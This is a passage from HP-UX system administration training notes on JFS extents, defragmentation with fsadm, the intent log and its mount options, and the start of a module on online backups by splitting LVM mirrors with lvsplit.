JFS extents are represented by a starting block number and a block count. In the example on the slide, the first extent starts at block 40 and contains a length of 128 blocks (or 128 KB). When the file grew past the 128 KB size, JFS tried to increase the size of the last extent. Since another file was already occupying this location, a new extent was allocated starting at block 200. This extent grew to a size of 64 KB, before encountering another file. At this point, a third extent was allocated at block 8. Initially, 8 KB was allocated to the third extents, but upon closing the file, any space not used by the last extent is returned to the operating system. Since only 5 KB was used, the extra 3 KB was returned.

Because blocks are allocated and deallocated as files are added, removed, expanded, and truncated, block space can become fragmented. This can make it more difficult for JFS to take advantage of the benefits provided by a contiguous extent allocation. To remove fragmentation, HP AdvancedJFS includes a utility called `fsadm` that will take fragmented blocks and reallocate them as contiguous extents. The **fsadm** utility can be run on a live file system (including one containing active databases) safely without interrupting data access.


The **fsadm** utility will bring the fragmented extents of files closer together, group them by type and frequency of access, and compact and sort directories. The **fsadm** utility is typically run as a recurring scheduled job and is an effective tool for the management of a high-performance online file store. Even if database software used on top of the file system has its own defragmenter, this additional defragmentation is necessary to make the storage that the database engine sees as contiguous more truly so.

You can defragment (reorganize) your HP Online JFS file system by using SAM or by using **fsadm(1M)** directly from the command line.

To use SAM:

1. Invoke SAM.
2. Select the **Disks and File Systems** functional area.
3. Select the **File Systems** application.
4. Select the JFS file system that you wish to reorganize from the directories list.
5. Select the **Actions** menu.
6. Select the **VxFS Maintenance** menu item.
7. View reports on extent and directory fragmentation, then select **Reorganize Extents** or **Reorganize Directories** to defragment your JFS file system.

12–8. SLIDE: JFS Intent Log



JFS Intent Log

| = meta data update (i.e. superblock or inode table update)

┃ = JFS Intent Log Write

▯ = Sync

✸ = System Crash

Student Notes

A key advantage of JFS is that all file system transactions are written to an "Intent Log". The logging of file system transactions helps to ensure the integrity of the file system, and allows the file system to be recovered quickly in the event of a system crash.

How the Intent Log Works

When a change is made to a file within the file system, such as a new file being created, a file being deleted, or a file being updated, a number of updates must be made to the superblock and inode table for that file system. These changes are called *metadata* updates. Typically, there are multiple metadata updates that take place every time a change is made to a file.

With JFS, after every successful file change (also called a transaction), all the metadata updates related to that transaction get written out to a JFS Intent Log. The purpose of the Intent Log is to hold all COMPLETED transactions that have not been flushed out to disk. Therefore, the JFS intent log holds all completed transactions not yet flushed out to disk.

If the system were to crash, the file system could quickly be recovered by mounting the file system and applying all transactions in the intent log. Since only completed transactions are logged, there is no risk of a file change only being partially updated (i.e. only some metadata updates related to the transactions being logged, and other metadata updates related to the same transaction not being logged). The logging of only COMPLETED transactions prevents the file system from being out-of-sync due a crash occurring in the middle of a transaction. Either the entire transaction is logged or none of the transaction is logged. This allows the JFS intent log to be used in a recovery situation as opposed to a standard `fsck`. The JFS recovery is done in seconds, as opposed to a standard `fsck` which (on a big file system) could take ten, twenty, even thirty minutes.

Example

Using the example on the slide, assume each file transaction requires from one to four metadata updates. After each successful file transaction, all the related metadata updates are written to the JFS intent log.

After 30 seconds, all the metadata updates are written out to disk by the *sync* daemon, and a corresponding DONE record is written to the JFS intent log for each JFS transaction that was flushed during the *sync.* The system can now reuse that space in the JFS intent log for new JFS transactions.

When a crash occurs (in our example, in the middle of a file transaction), the uncompleted transaction never has any metadata written to the JFS intent log, therefore only one transaction is in the JFS intent log since the last sync. Only this transaction needs to be redone and then the file system is recovered and in a stable state. Compare this with having to be a standard **`fsck`**.

Performance Impacts


The default size of the JFS intent log is 1 MB. For the majority of cases, this size will be sufficient. However, for file system which perform lots of metadata updates, this size may be too small, resulting in a degradation of performance.

The performance degradation occurs when the entire 1 MB of the JFS intent log becomes filled with pending JFS transactions. In these situations, all new JFS transactions must wait for DONE records to arrive for the existing JFS transactions. Once the DONE records arrive, the space used by the corresponding transactions can be freed and reused for new transactions.

Having to wait for DONE records to arrive can significantly decrease performance with JFS. In these cases, it is suggested the JFS file system be reinitialized with a larger JFS intent log.

WARNING: Network File Systems (NFS) can generate a large number of metadata updates if accessed currently by multiple systems. For JFS file systems being exported for network access via NFS, it is strongly recommended these file systems have an intent log size of 16 MB (maximum size for intent log).

12–9. SLIDE: Software Solution — Mount JFS File Systems Using `delaylog` Option



Software Solution —
Mount JFS File Systems Using `delaylog` Option

JFS Mount Options

- Full Logging
- Delay Logging
- Temporary Logging
- No Logging

Student Notes

The following slide shows a graphical representation of how JFS transactions are processed.

System call is issued (for example, write call).

1. All in-memory data structures related to the transaction are updated. These in-memory structures would include the Superblock, the Inode table, and/or the Allocation Unit.

2. Once the in-memory structures are updated, a JFS transaction is packaged containing the modifications to the in-memory structures. This packaged transaction contains all the data needed to reproduce the transaction (should that be necessary).

3. Once the JFS transaction is created, it is written to the intent log synchronously.

   At this point, control is returned to the system call (assuming the default *Full Logging*).

4. Since the transaction is now stored on disk (in the intent log), there is no hurry to update the in-memory data structures to their corresponding disk-based data structures.

Therefore, the in-memory structures are transferred to the buffer cache, and the sync daemon flushes out these transactions within the next 30 seconds.


5. After the metadata structures are flushed out, a DONE record is written to the intent log indicating the transaction has been updated to disk, and the corresponding transaction no longer needs to be kept in the intent log.

Intent Log Mount Options

JFS offers mount options to delay or disable transaction logging to the intent log. This allows the system administrator to make trade-offs between file system integrity and performance. The following are the logging options:

Mount Option	Description
Full logging (**log**)	File system structural changes are logged to disk before the system call returns to the application. If the system crashes, **fsck(1M)** will complete logged operations that have not completed.
Delayed logging (**delaylog**)	Some system calls return before the intent log is written. This improves the performance of the system, but some changes are not guaranteed until a short time later when the intent log is written. This mode approximates traditional UNIX system guarantees for correctness in case of system failure.
Temporary logging (**tmplog**)	The intent log is almost always delayed. This improves performance, but recent changes may disappear if the system crashes. This mode is only recommended for temporary file systems.
No logging (**nolog**)	The intent log is disabled. The other three logging modes provide for fast file system recovery; **nolog** does not provide fast file system recovery. With **nolog** mode, a full structural check must be performed after a crash. This may result in loss of substantial portions of the file system, depending upon activity at the time of the crash. Usually, a **nolog** file system should be rebuilt with **mkfs(1M)** after a crash. The **nolog** mode should only be used for memory resident or very temporary file systems.

12–10. SLIDE: Software Solution — Mount JFS File Systems Using Online Options



Software Solution —
Mount JFS File Systems Using Online Options

Asynchronous I/O (mincache=)

- Delay Writes (default)
- Direct
- Dsync
- Closesync
- Tmpcache

Synchronous I/O (convosync=)

- Synchronous Writes (default)
- Direct
- Dsync
- Closesync
- Delay

NOTE: These options are only available with the Advanced, Online JFS product.

Student Notes

The **`mincache`** and **`convosync`** options control the integrity of the *user* data, where the log options (log, delaylog, tmplog, nolog) control the integrity of the *metadata*.

The **`mincache`** option controls how asynchronous writes are handled, as they relate to user data. The default for asynchronous, user data writes is **`delayed`**. This means user data is first written to the buffer cache, and sometime later, the **`sync`** daemon updates the data to disk. It is termed delayed, because the write call returns when the data is copied to the buffer cache, and there is a delay before the data actually makes it out to disk.


The **`convosync`** option controls how synchronous writes (files opened with O_SYNC flag) are handled. The default for files opened in this manner is **`synchronous`**. This means user data is written to the buffer cache and then flushed immediately out to disk. The write call does not return until the user data is written to disk.

The **`synchronous`** mode also affects metadata transactions, if the file system is mounted with the delaylog option. Normally, when a file system is mounted with delaylog, critical metadata transactions return *after* the intent log write, and noncritical metadata transactions return *before* the intent log write. When a file is opened in “synchoronous” mode, it forces all metadata transactions (even the noncritical ones) related to that file to be considered “critical”.

NOTE: See course H5278 *Performance and Tuning* for more information on the online, JFS mount options

12–11. SLIDE: JFS Mount Option: `mincache=tmpcache`

JFS Mount Option:
`mincache=tmpcache`



Student Notes

By default, when a process performs a *write extending* call, the new data is written to disk before the file's inode is updated. In the slide above, the left side shows the **default** behavior:

1. Write data to newly allocated file system block.

2. Write JFS transaction out to disk. System call returns

The advantage of this behavior is unitialized data will NOT be found within the file should a system crash occur. This is important from a data integrity standpoint.

The disadvantage of this behavior is slow performance, because the JFS transaction must wait for the user data I/O to complete before it can be written to the intent log.

Behavior with `-o mincache=tmpcache` Option

Performance can be improved (at the expense of data integrity) by mounting file systems with the **`-o mincache=tmpcache`** option. This option allows the JFS transactions to be written to the intent log before the user data is written to the file. In the slide, the right side shows the **`tmpcache`** behavior:

1. Write JFS transaction out to disk. System call returns.

2. Write data to newly allocated file system block.

The advantage of this behavior is the performance of *write extending* calls is fast. The system does not wait for the user data to be written to disk.

The disadvantage of this behavior is data integrity of the file is jeopardized, especially if the file is being updated at the time of a system crash. By updating the file's inode first, the file points to uninitialized data blocks which contain unknown data. The uninitialized file system blocks are expected to be initialized soon after the inode is updated, however, there still exists a small window of time when the file's inode references unknown data. If the system crashes during this small window, then the file will still be referencing the uninitialized data after the crash.

WARNING: The **`-o mincache=tmpcache`** option should only be used for memory resident or very temporary file systems.


Module 13 — Online Backups

Objectives

Upon completion of this module, you will be able to:

- Use LVM mirror to perform an online backup.
- Create a JFS snapshot file system.
- Use JFS snapshot to perform an online backup.

13–1. SLIDE: Online Backup Options



Online Backup Options

- LVM Mirrored Backups

- JFS On-line Backups

Student Notes


There are two popular methods for performing online backups with the HP-UX operating system:

- LVM Mirrored Backups
- Online JFS Backups (using snapshots)

Both of these solutions require the purchase of additional software products (MirrorUX or AdvJFS).

13–2. SLIDE: LVM Mirrored Backup

LVM Mirrored Backup



Root Logical Volume

Swap Logical Volume

/

etc usr home var tmp

Home Log. Vol.

/dev/vg00/lvol4

/

user1 user2 user3 user4

Home Log. Vol.

(Mirror Copy)

/


user1 user2 user3 user4

Student Notes

When a logical volume is mirrored, as shown on the slide, two copies of the data are written to two different locations. Note, this is done transparently to the users, and that there is no way to access the mirrored copy independently of the primary copy.

By creating a method where the mirror copy could be accessed independently (i.e. split the mirror), we could allow the users to still use the primary copy, and the mirror copy could be used for backing up.

13–3. SLIDE: Splitting the Mirror



Splitting the Mirror

```
lvsplit  /dev/vg00/lvol4
fsck     /dev/vg00/lvol4b
mount  /dev/vg00/lvol4b  /backup
```

Student Notes

LVM contains a command called **`lvsplit`**, which allows the mirrored logical volume to be split from the primary logical volume.

Upon splitting the logical volume, a new device file is created which allows the mirrored logical volume to be accessed separately from the primary. The name of the new device file is the primary device filename with the character “**`b`**” appended at the end.

For example the name of the split off mirror for **`/dev/vg00/lvol4`** is **`/dev/vg00/lvol4b`**.

The following is the full sequence of commands necessary to perform an LVM mirrored backup:

1. Split the mirror off from the primary logical volume:

   ```
   lvsplit /dev/vg00/lvol4
   ```

   This create a new devile file called **`/dev/vg00/lvol4b`**.

2. Ensure the integrity of the mirrored file system by running fsck against it:

```
fsck /dev/vg00/lvol4b
```

The fsck program should detect the file system still has its mount flag ON, and will modify the file system by turning the mount flag OFF.

3. Make a mount point directory for the mirror, if one does not already exist:

```
mkdir /backup
```

4. Mount the mirrored file system:

```
mount /dev/vg00/lvol4b /backup
```

